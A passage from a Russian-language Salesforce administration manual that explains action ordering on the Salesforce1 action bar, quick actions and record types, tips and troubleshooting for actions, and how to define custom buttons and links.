Список элементов не отображает те же действия, которые доступны на панели действий при просмотре текущей записи. Опираясь на вышеописанный пример, когда пользователь просматривает запись потенциального клиента в приложении Salesforce1, действия на панели действий оказывают влияние на действия в разделе «Действия Salesforce1 и Lightning Experience» на макете страницы для потенциального клиента. Однако когда пользователь посещает организацию, он открывает список связанных с ней потенциальных клиентов и проводит пальцем влево к элементу списка, отображаемые действия появляются из списка predefined для потенциальных клиентов действий. См. раздел [«Порядок отображения predefined действий на панели действий приложения Salesforce1 и в действиях над элементом списка»](#) для детализации predefined действий по каждому объекту.

СМ. ТАКЖЕ:

[Панель действий приложения Salesforce1](#)

[Порядок отображения действий на панели действий приложения Salesforce1](#)

[Рекомендации по панели действий приложения Salesforce1](#)



## Порядок отображения действий на панели действий приложения Salesforce1

Раздел «Действия Salesforce1 и Lightning Experience» макета страницы и глобального макета публикатора определяет действия, отображаемые на панели действий в приложении Salesforce1. Кроме того, данный раздел позволяет настраивать порядок отображения быстрых и продуктивных действий, а также стандартных и настраиваемых кнопок, доступных в качестве действий.

Если вы настроили раздел «Действия Salesforce1 и Lightning Experience» макета, Salesforce1 отражает ваши настройки.

Если вы настроили действия в разделе «Быстрые действия в публикаторе Salesforce Classic», но не настраиваете раздел панели действий, панель действий Salesforce1 наследует быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic».

Если настройка разделов не выполняется, то панель действий отображает стандартный набор действий, предопределенных системой Salesforce. Разные объекты используют разные наборы действий (на основе наиболее распространенных или типичных действий, необходимых для каждого объекта).

### СМ. ТАКЖЕ:

[Порядок отображения предопределенных действий на панели действий приложения Salesforce1 и в действиях над элементом списка](#)

[Панель действий приложения Salesforce1](#)

[Рекомендации по панели действий приложения Salesforce1](#)

## Порядок отображения предопределенных действий на панели действий приложения Salesforce1 и в действиях над элементом списка

Макеты страниц организации и макеты публикатора определяют порядок отображения действий на панели действий Salesforce1 и в действиях над элементом списка. Если настройка действий на панели действий для макета страницы или глобального макета публикатора не выполняется, то место отображения основных действий определяется системой Salesforce.

**!** **Важное замечание:** Данная схема предопределенного порядка отображения применяется только при *отсутствии* настроенного раздела действий Salesforce1 и Lightning Experience макета страницы объекта или глобального макета публикатора.

При отсутствии настроенной панели действий Salesforce1 быстрые действия в предопределенном наборе определяются действиями в разделе «Быстрые действия в публикаторе» Salesforce Classic макета страницы связанного объекта или глобального макета публикатора.

### **Для макетов страниц объектов, если панель действий Salesforce1 не настроена:**

Если раздел «Быстрые действия в публикаторе Salesforce Classic» настроен, данные настройки наследуются быстрыми действиями на панели действий.

Если разделы не настроены, то быстрые действия на панели действий наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» глобального макета публикатора.

### **Для глобальных макетов публикатора, если панель действий Salesforce1 не настроена:**

Если раздел «Быстрые действия в публикаторе Salesforce Classic» настроен, данные настройки наследуются быстрыми действиями на панели действий.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

Если разделы не настроены, то быстрые действия на панели действий для глобальных страниц по умолчанию определяются системой Salesforce.

Предопределенные действия, доступные на панели действий, в действиях над элементом списка и в связанных меню действий, делятся на группы. Порядок отображения данных групп является фиксированным, однако порядок отображения действий внутри групп может определяться используемым объектом и действиями, доступными в глобальном макете публикатора или макете страницы объекта. Некоторые объекты или страницы отображают не все группы.

Таблица ниже описывает действия, доступные в каждой группе, для каждого объекта или страницы.

| Объект или страница | Группа действий 1  | Группа действий 2 | Группа действий 3  | Группа действий 4   | Группа действий 5   | Группа действий 6                                     |
|---------------------|--|-------------------|--|---|---|---|
| Организация         | 1. «Вызов»; 2. «Создать задачу»; 3. «Создать событие»; 4. «Сообщение»                                  | 5. «Правка»       | Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия на наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» <i>глобального макета публикатора.</i> | Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.* | Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы. | «Просмотр веб-сайта» (если поле «Веб-сайт» заполнено) |
| Обращение           | Первые три быстрых действия, порядок отображения которых определяется макетом страницы; 4. «Сообщение» | 5. Редактирование | Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые   | Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.* | Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы. |   |

| Объект или страница  | Группа действий 1  | Группа действий 2 | Группа действий 3  | Группа действий 4  | Группа действий 5   | Группа действий 6 |
|----------------------|--|-------------------|--|--|---|-------------------|
|                      |  |                   | действия на наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» <i>глобального макета публикатора.</i>  |  |   |                   |
| Контакт              | 1. «Вызов»; 2. «Создать задачу»; 3. «Создать событие»                              | 4. «Правка»       | Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия на наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» <i>глобального макета публикатора.</i> | Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом * страницы. | Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы. |                   |
| Настраиваемый объект | Первые четыре действия, порядок отображения которых определяется макетом страницы. | 5. «Правка»       | Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если   | Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется                     | Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется                   |                   |

| Объект или страница | Группа действий 1   | Группа действий 2  | Группа действий 3   | Группа действий 4  | Группа действий 5 | Группа действий 6 |
|---------------------|---|--|---|--------------------|-------------------|-------------------|
|                     |   |  | раздел не настроен, то оставшиеся быстрые действия на наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» <i>глобального макета публикатора.</i> | макетом страницы.* | макетом страницы. |                   |
| Событие             | Быстрые действия, порядок отображения которых определяется макетом. Стандартные действия Chatter не поддерживаются. | «Правка», «Удалить»  |   |                    |                   |                   |
| Лента               | Быстрые действия, порядок отображения которых определяется глобальным макетом публикатора.                          |  |   |                    |                   |                   |
| Группа              | Первые четыре действия, порядок отображения которых определяется глобальным макетом публикатора.                    | Оставшиеся быстрые действия, порядок отображения которых определяется глобальным | «Правка»  | «Выйти из группы»  |                   |                   |

| Объект или страница  | Группа действий 1   | Группа действий 2    | Группа действий 3   | Группа действий 4   | Группа действий 5   | Группа действий 6             |
|--|---|----------------------|---|---|---|-------------------------------|
|  |   | макетом публикатора. |   |   |   |                               |
| Интерес  | 1. «Записать вызов в журнал»; 2. «Создать задачу»; 3. «Преобразовать» (при включении); 4. «Сообщение» | 4. «Правка»          | Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» <i>глобального макета публикатора.</i> | Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.* | Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы. | «Вызов», «Отправка эл. почты» |
| Страница Lightning   | Действия, порядок отображения которых определяется страницей Lightning.                               |                      |   |   |   |                               |
| Списковое представление  | 1. «Фильтровать»; 2. «Сортировать»; 3. «Создать»  |                      |   |   |   |                               |
| Начальная страница объекта (только для планшетных компьютеров) | 1. «Создать»; 2. «Сортировать»  |                      |   |   |   |                               |

| Объект или страница | Группа действий 1   | Группа действий 2 | Группа действий 3   | Группа действий 4   | Группа действий 5   | Группа действий 6                               |
|---------------------|---|-------------------|---|---|---|---|
| Возможность         | 1. «Записать вызов в журнал»; 2. «Создать задачу»; 3. «Создать событие»; 4. «Сообщение» | 5. «Правка»       | Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» <i>глобального макета публикатора.</i> | Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.* | Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы. |   |
| Люди                | 1. «Вызов»; 2. «Отправка эл. почты»; 3. «Сообщение»                                     | 4. Редактирование | Оставшиеся действия, порядок отображения которых определяется глобальным макетом публикатора.   | Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы.* | Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы. |   |
| Организация-лицо    | 1. «Вызов»; 2. «Отправка эл. почты»; 3. «Создать задачу»; 4. «Создать событие»          | 5. Редактирование | Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если  | Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется                    | Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых                                | «Карта», «Читать новости», «Просмотр веб-сайта» |

| Объект или страница                            | Группа действий 1  | Группа действий 2 | Группа действий 3  | Группа действий 4  | Группа действий 5              | Группа действий 6 |
|--|--|-------------------|--|--------------------|--------------------------------|-------------------|
|  |  |                   | раздел не настроен, то оставшиеся быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» <i>глобального макета публикатора.</i> | макетом страницы.* | определяется макетом страницы. |                   |
| Связанный список (для стандартных объектов)    | 1. «Создать»   |                   |  |                    |                                |                   |
| Результаты поиска                              | 1. «Создать»; 2. «Сортировать»   |                   |  |                    |                                |                   |
| Salesforce Today: основная страница            | Быстрые действия, порядок отображения которых определяется глобальным макетом публикатора. |                   |  |                    |                                |                   |
| Salesforce Today: событие мобильного календаря | 1. «Быстрое сообщение»; 2. «Подключиться к конференц-связи»; 3. «Карта»                    |                   | Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия                  |                    |                                |                   |

| Объект или страница | Группа действий 1  | Группа действий 2 | Группа действий 3   | Группа действий 4  | Группа действий 5   | Группа действий 6 |
|---------------------|--|-------------------|---|--|---|-------------------|
|                     |  |                   | наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» <i>глобального макета публикатора.</i>   |  |   |                   |
| Задача              | 1. «Редактировать комментарий»;<br>2. «Изменить дату»; 3. «Изменить статус»; 4. «Изменить приоритет» | 5. «Правка»       | Оставшиеся быстрые действия из раздела «Быстрые действия в публикаторе Salesforce Classic». Если раздел не настроен, то оставшиеся быстрые действия наследуются из раздела «Быстрые действия в публикаторе Salesforce Classic» <i>глобального макета публикатора.</i> Стандартные действия Chatter не поддерживаются. | Настраиваемые кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом * страницы. | Оставшиеся стандартные кнопки, поддерживаемые приложением Salesforce1, порядок отображения которых определяется макетом страницы. |                   |

Обратите внимание, что место отображения некоторых действий является фиксированным. Нумерованные списки, доступные в некоторых разделах таблицы, определяют фиксированный порядок отображения действий на панели действий, в действиях над элементом списка и в соответствующих меню действий.



Например, при использовании объекта «Организация» стандартное действие Chatter по имени «Сообщение» отображается четвертым. Данное место отображения является фиксированным. Даже при добавлении действия «Сообщение» в макет страницы организации, данное действие всегда отображается четвертым.

Тем не менее, система всегда учитывает удаление действий. Так, при удалении действия «Сообщение» из макета страницы организации оставшиеся действия перемещаются выше, поэтому действие «Правка» отображается четвертым.

\* Приложение Salesforce1 не поддерживает настраиваемые кнопки, добавляемые в раздел «Кнопки» макета страницы и использующие *URL-адрес* или страницу *Visualforce* в качестве источника содержимого. Помните, что страницы Visualforce могут использоваться в приложении Salesforce1 только после включения их поддержки. Настраиваемые ссылки, настраиваемые кнопки, добавленные в списковые представления, и настраиваемые кнопки, определяющие источник содержимого как «*OnClick JavaScript*», не поддерживаются в приложении Salesforce1.

СМ. ТАКЖЕ:

[Порядок отображения действий на панели действий приложения Salesforce1](#)

[Панель действий приложения Salesforce1](#)

[Рекомендации по панели действий приложения Salesforce1](#)

## Рекомендации по панели действий приложения Salesforce1

- Продуктивное действие отображается только для записи, содержащей соответствующую информацию. Например, действие «Отправка эл. почты» доступно для записи, содержащей адрес эл. почты. Действие «Просмотр веб-сайта» доступно для записи, содержащей URL-адрес веб-сайта.
- При использовании типов записей некоторые быстрые действия могут быть недоступны пользователям. Дополнительную информацию см. в разделе «[Быстрые действия и типы записей](#)» на странице 5382.
- В отличие от редактора макетов страниц, отображающего мобильные интеллектуальные действия как единый элемент, приложение Salesforce1 отображает элемент «Мобильные интеллектуальные действия» как отдельные действия. Если есть элемент «Мобильные интеллектуальные действия» в разделе «Быстрые действия в публикаторе» Salesforce Classic, и затем вы настраиваете раздел панели действий, действия в приложении Salesforce1 выводятся из настроек панели действий. В этом случае элемент «Мобильные интеллектуальные действия» в разделе «Быстрые действия в публикаторе» Salesforce Classic становится несущественным.
- Чтобы настроить действия на панели действий приложения Salesforce1 для стандартных и настраиваемых объектов, переопределите предопределенные действия. Затем добавьте или удалите действия из раздела Salesforce1 и Действия Lightning Experience .

Например, чтобы переместить действия «Присоединиться к группе», «Редактировать группу» и «Выйти из группы» для групп в приложении Salesforce1, переопределите предопределенные действия в макете страницы «Группы».

- Настройка панели действий в макете организации-лица невозможна.

СМ. ТАКЖЕ:

[Порядок отображения действий на панели действий приложения Salesforce1](#)

[Порядок отображения предопределенных действий на панели действий приложения Salesforce1 и в действиях над элементом списка](#)

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition и Developer Edition.**

## Быстрые действия и типы записей

Использование типов записей в организации может влиять на доступность быстрых действий для пользователей.

Если пользователи не имеют доступа к конкретному типу записей, то назначенные этому типу записей действия им не доступны. Например, организация использует макет страницы, содержащий набор действий (без назначенного типа записи и назначенные типу записи «А»). При отсутствии доступа к типу записи «А» пользователям, открывающим соответствующую страницу, будут отображаться только неназначенные действия.

 **Важное замечание:** Не рекомендуем назначать действия основному типу записи. Основной тип записи — это временный тип записи, назначаемый при создании организации.

### Стандартные глобальные действия: особый случай

При наличии стандартных глобальных действий использование типов записей может препятствовать отображению всех стандартных действий, назначенных макету страницы.

Стандартные глобальные действия назначаются основному типу записи, который недоступен большинству профилей. Как результат, стандартные глобальные действия с основным типом записи, связанные с целевыми объектами, которые имеют настроенные типы записей, большинству пользователей не доступны. Чтобы исправить данную ошибку, отредактируйте стандартные глобальные действия, связанные с данными объектами, и переназначьте их другому типу записи.

Например, стандартное глобальное действие «Создать контакт» использует объект «Контакт» в качестве целевого. Допустим, у вас есть типы записей, настроенные для объекта «Контакт», и вы добавляете к макету страницы стандартный глобальный объект «Создать контакт». Пользователи, которые обратятся к записям на основе этого макета страницы, не увидят действия «Создать контакт», потому что это действие назначено основному типу записи по умолчанию. Редактирование стандартного глобального действия «Создать контакт» и его назначение любому типу записи, кроме основного, сделает его недоступным для тех пользователей, которые имеют доступ к назначенному типу записи.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Быстрые действия доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition и Developer Edition.**

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

## Рекомендации по использованию действий

Чтобы упростить процесс использования и управления действиями, воспользуйтесь перечисленными ниже советами по настройке.

### Советы по созданию действий

- Метки действий длиной более 12-14 символов отображаются в публикаторе Chatter усеченными. Обратите внимание, что имена должны быть краткими, но описательными.
- Рекомендуем назначать действиям имена, соответствующие поставленным задачам. Подобный эффект достигается за счет использования терминов (например, «Создать», «Опубликовать», «Обновить» или «Импортировать»).
- Чтобы создать личные примечания к каждому действию, воспользуйтесь полем «Описание». Например, примечания позволяют различать схожие действия, созданные для разных типов записей. Описание отображается в списке кнопок, ссылок и действий для объектных действий или в списке глобальных действий, а также на странице сведений о действии. Личные примечания недоступны другим пользователям.
- При создании настраиваемых действий, которые должны отображаться в публикаторе Chatter, помните, что действия, высота которых превышает 400 пикселей, могут отображаться некорректно.

### Советы по созданию макетов действий

- При настройке макетов действий рекомендуем определить содержимое, которое должно быть доступно пользователям. Количество полей должно быть минимальным. Рекомендуем добавлять только поля, которые могут быть необходимы пользователям, а также ответственным за обработку обращений, вызовов или записей, созданных в результате выполнения данных действий.
- Чтобы создать одностолбцовый макет (например, для отображения на мобильных устройствах), добавьте поля только в левый столбец.
- Чтобы задать стандартные значения для общих полей, воспользуйтесь предопределенными значениями поля. Например, при настройке действия, позволяющего пользователям создавать возможности, задайте предопределенное значение «Поиск потенциальных клиентов» полю «Этап». Данный этап будет автоматически назначаться всем новым возможностям, создаваемым посредством данного действия. При необходимости удалите поле «Этап» из макета действия ввиду автоматического назначения значения данному полю. Поля записей объекта, созданных посредством данного действия, которые содержат предопределенные значения, могут не добавляться в макет действия.
- Чтобы открыть макет действия для предварительного просмотра, нажмите кнопку **«Предварительный просмотр как...»** в редакторе макетов действий.

### Советы по добавлению действий в публикаторы


- Рекомендуем добавлять не более девяти действий, включая стандартные действия, в каждый публикатор, так как добавление большого количества действий может снизить скорость загрузки страницы.
- В полной версии системы Salesforce: при добавлении пяти или более действий публикатор отображает только три действия, а остальные добавляются в меню публикатора **«Дополнительно»**. При добавлении менее четырех действий публикатор отображает все действия.

## ВЕРСИИ

Действия, доступные в версиях: Salesforce Classic и Lightning Experience

Публикатор, доступный в версиях: Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

- В приложении Salesforce1: первые четыре действия отображаются на панели действий, а полный набор действий доступен посредством значка .

СМ. ТАКЖЕ:

[Устранение неполадок при использовании действий](#)

[Настройка действий при включенной поддержке Chatter](#)

## Устранение неполадок при использовании действий

Ленты не отображаются на страницах сведений о записях для некоторых объектов.

Ленты отображаются только после включения функции отслеживания ленты для соответствующего объекта.

Лента отображается на странице сведений о записи, но не содержит публикатора.

Если действия отсутствуют в разделе «Быстрые действия в публикаторе Salesforce Classic» макета страницы, то публикатор Salesforce Classic не отображается. Добавьте как минимум одно действие в макет страницы для отображения публикатора.

Созданные действия не могут быть добавлены в публикаторы.

Чтобы добавить нестандартные действия в публикаторы Salesforce Classic, рекомендуем [включить действия в публикаторе](#).

Обозреватель **Internet Explorer 10** отображает все созданные действия публикатора (даже действия для разных типов объектов) одним значком.

Обозреватель Internet Explorer 10 не поддерживает методики, используемые системой Salesforce для отображения значков, которые соответствуют типу объекта, связанному с действием. Рекомендуем использовать обозреватель Chrome, Firefox, Safari или более раннюю версию Internet Explorer.

Действие, добавленное в макет страницы, недоступно пользователю, профиль которого использует данный макет страницы.

Убедитесь в наличии полномочий «Чтение» и «Редактирование» для поля взаимосвязи действия. Поле взаимосвязи — это поле целевого объекта, заполняемое автоматически при создании записи посредством действия. Например, поле взаимосвязи «Родительское обращение» является стандартным для действия, позволяющего пользователям создавать дочерние обращения. Действие создания дочернего обращения доступно пользователям только при наличии полномочий «Чтение» и «Редактирование» для поля «Родительское обращение».

Мои глобальные действия создания не содержат поля взаимосвязи.

Поля взаимосвязи применяются только к объектным действиям создания.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Database.com Edition** и **Developer Edition**.

Некоторые действия не отображаются в моих группах Chatter.

Доступные действия определяются ролью пользователя в группе, типом группы и способом настройки макета публикатора для групп. Группы Chatter, которые не содержат клиентов, отображают глобальный макет публикатора, выбранный по умолчанию, кроме случаев его переопределения посредством настраиваемого макета публикатора группы. Группы Chatter, поддерживающие доступ клиентов, отображают только стандартные действия публикатора (например, «Сообщение», «Файл», «Ссылка» и «Опрос»).

СМ. ТАКЖЕ:

[Рекомендации по использованию действий](#)

[Настройка действий при включенной поддержке Chatter](#)

## Настраиваемые кнопки и ссылки

### Общие сведения о настраиваемых кнопках и ссылках

Настраиваемые кнопки и ссылки позволяют объединить данные Salesforce с внешними URL-адресами, приложениями, внутрикорпоративной сетью и другими серверными системами.

Ниже перечислены типы настраиваемых ссылок и кнопок, поддерживаемые системой Salesforce.

| Тип настраиваемой ссылки или кнопки   | Страница настройки, на которой выполняется конфигурирование  |
|---|--|
| Ссылки-закладки, заданные в стандартном компоненте начальной страницы «Настраиваемые ссылки»        | Компоненты начальной страницы                                |
| Полнофункциональные настраиваемые ссылки, добавленные в настраиваемые компоненты начальной страницы | Настраиваемые ссылки   |
| Полнофункциональные настраиваемые ссылки или кнопки для объектов                                    | Кнопки, ссылки и действия (в настройках управления объектом) |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых кнопок или ссылок:

- «Настройка приложения»

Настраиваемые ссылки могут ссылаться на:

- Внешний URL-адрес (например, `www.google.com` или внутрикорпоративная сеть).
- Настраиваемый элемент S-Control в библиотеке настраиваемых элементов S-Control (например, приложение Java или элемент управления Active-X).


Настраиваемые кнопки могут:

- Устанавливать связь с внешними приложениями (например, веб-страница, отображающая карту с адресом контакта).
- Запускать элемент S-Control из библиотеки элементов S-Control (например, элемент S-Control, расширяющий обращения на странице сведений об обращении).
- Запускать настраиваемые ссылки.

Настраиваемые ссылки и кнопки позволяют выбирать параметры окна, определяющие способ отображения объекта ссылки или кнопки на странице. Настраиваемые ссылки и элементы S-Control могут содержать поля Salesforce в качестве маркеров внутри URL-адресов или настраиваемых элементов S-Control. Например, URL-адрес, используемый для поиска на веб-узле Yahoo, может быть дополнен именем организации:

```
http://search.yahoo.com/bin/search?p={!Account_Name}.
```

При необходимости переопределите стандартные действия некоторых стандартных кнопок и настройте алгоритм работы начальных страниц вкладок.

 **Прим.:** Ниже перечислены условия, при которых веб-вкладка или настраиваемая ссылка может отображать пустую страницу.

- Настройки внедренного сайта отклоняют загрузку содержимого в рамке.
- Настройки внедренного сайта разрешают загрузку содержимого в рамке (только при доставке содержимого тем же сайтом).
- Внедренный сайт использует безопасное и небезопасное содержимое, а настройки обозревателя пользователя блокируют отображение смешанного активного содержимого.

Ниже перечислены рекомендуемые временные решения.

- Разрешите настраиваемой ссылке открытие в новом окне или отображение в текущем окне без боковой панели или верхнего колонтитула.
- Добавьте URL-адрес веб-вкладки в настраиваемую ссылку и разрешите URL-адресу открытие в новом окне или отображение в текущем окне без боковой панели или верхнего колонтитула.
- Если внедряемый сайт использует префикс HTTP и смешанное активное содержимое, измените текущий префикс на HTTPS. Если внедренный сайт использует допустимый сертификат безопасности и поддерживает отображение содержимого в рамках, то изменение префикса должно способствовать отображению сайта.

СМ. ТАКЖЕ:

[Определение настраиваемых кнопок и ссылок](#)

[Добавление стандартных настраиваемых ссылок](#)

[Полезные советы для администраторов: создание настраиваемых ссылок Salesforce](#)


[Настройка макетов вкладки «Начальная страница»](#)

## Определение настраиваемых кнопок и ссылок

Определите действие, выполняемое пользователем при нажатии на настраиваемую кнопку или ссылку. Настраиваемые кнопки и ссылки могут использоваться для организации действий в системе Salesforce или интеграции данных Salesforce во внешние URL-адреса, приложения и системы.


Чтобы открывать настраиваемую страницу или другой код при нажатии кнопки или ссылки, воспользуйтесь страницей Visualforce.

1. Откройте параметры управления для объекта, для которого нужно добавить действие, перейдите на страницу «Кнопки, ссылки и действия».

 **Прим.:** Настраиваемые кнопки недоступны для объекта «Пользователи» и настраиваемых начальных страниц. Настраиваемые кнопки и ссылки доступны для действий при использовании отдельных параметров управляемого объекта для настройки задач и событий. Чтобы изменить стандартную кнопку, которая используется и для задач, и для событий, откройте параметры управляемого объекта для действий.

2. Нажмите кнопку «Создать кнопку или ссылку». Чтобы добавить предопределенную настраиваемую ссылку, щелкните «Стандартные настраиваемые ссылки».
3. Введите атрибуты кнопки или ссылки.

На рисунке показан пример атрибутов кнопки, которая осуществляет поиск организации по имени:



4. Чтобы проверить все поля слияния и функции Salesforce, нажмите кнопку «Проверка синтаксиса».

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Настраиваемые кнопки и  
ссылки доступны в версиях:  
**все** версии.

Страницы Visualforce и  
элементы S-Control  
доступны в версиях: **Contact  
Manager, Group Edition,  
Professional Edition,  
Enterprise Edition,  
Performance Edition,  
Unlimited Edition** и  
**Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
настраиваемых кнопок или  
ссылок:

- «Настройка приложения»

5. По завершении нажмите кнопку **«Сохранить»**. Чтобы сохранить внесенные изменения и продолжить редактирование, нажмите кнопку **«Быстрое сохранение»**. При сохранении проверяется введенный URL-адрес, если параметру «Источник содержимого» задано значение «URL-адрес».
6. Чтобы открыть кнопку или ссылку посредством параметров, кроме стандартных параметров обозревателя, щелкните **«Свойства открытия окна»** на странице сведений о кнопке или ссылке.
7. **Измените макет страницы** соответствующего объекта или **макет поиска** для отображения новой кнопки или ссылки. Настраиваемые ссылки пользователя автоматически добавляются в раздел «Настраиваемые ссылки» страницы сведений о пользователе. Кнопки страницы сведений могут быть добавлены только в раздел «Кнопки» макета страницы.
8. Чтобы просмотреть все ссылки на новую кнопку или ссылку, щелкните **«Где это используется?»** на соответствующей странице сведений.



**Прим.:** Размер URL-адреса ссылки не может превышать 2048 байт. При замене данных для маркеров URL-адреса размер ссылки может превышать 3 000 байт. В некоторых браузерах применяются ограничения максимальной длины URL-адреса.

СМ. ТАКЖЕ:

- [Поиск по параметрам управления объектами](#)
- [Рекомендации по использованию настраиваемых кнопок](#)
- [Примеры настраиваемых кнопок и ссылок](#)

### Поля настраиваемых кнопок и ссылок

В этой таблице определены поля, доступные при создании настраиваемой кнопки или ссылки.

| Имя атрибута              | Описание  |
|---------------------------|---|
| Метка                     | Введите текст, отображаемый в пользовательском интерфейсе для настраиваемой кнопки или ссылки.  |
| Имя                       | Используйте предложенное или введите уникальное имя для кнопки или ссылки при обращении к ней из объединенного поля. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.   |
| Префикс пространства имен | Введите уникальный префикс пакета. Префикс пространства имен — это 15-значный код, состоящий из букв и цифр, который отличает пакет и его содержимое от пакетов других разработчиков AppExchange. Префиксы пространства имен нечувствительны к регистру. Например, префиксы ABC и abc считаются одинаковыми. Префикс пространства имен должен быть глобально уникальным во всех организациях Salesforce. Префикс пространства имен позволяет контролировать управляемый пакет только соответствующему пользователю. |

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии, кроме **Database.com Edition**.

Страницы Visualforce и элементы S-Control доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



| Имя атрибута         | Описание   |
|----------------------|--|
| Защищенный компонент | Настройте ограничение использования в организации подписчика (не обязательно). Защищенные компоненты не могут быть связаны или использоваться компонентами, созданными в организации подписчика. Разработчик может удалить защищенный компонент в будущем выпуске. Удаление не влияет на процесс установки пакета. Компонент, помеченный как незащищенный и доступный всем пользователям, не может быть удален.  |
| Описание             | Введите текст, чтобы отличать кнопку или ссылку от других элементов. Данный текст отображается только администраторам при настройке кнопок и ссылок.   |
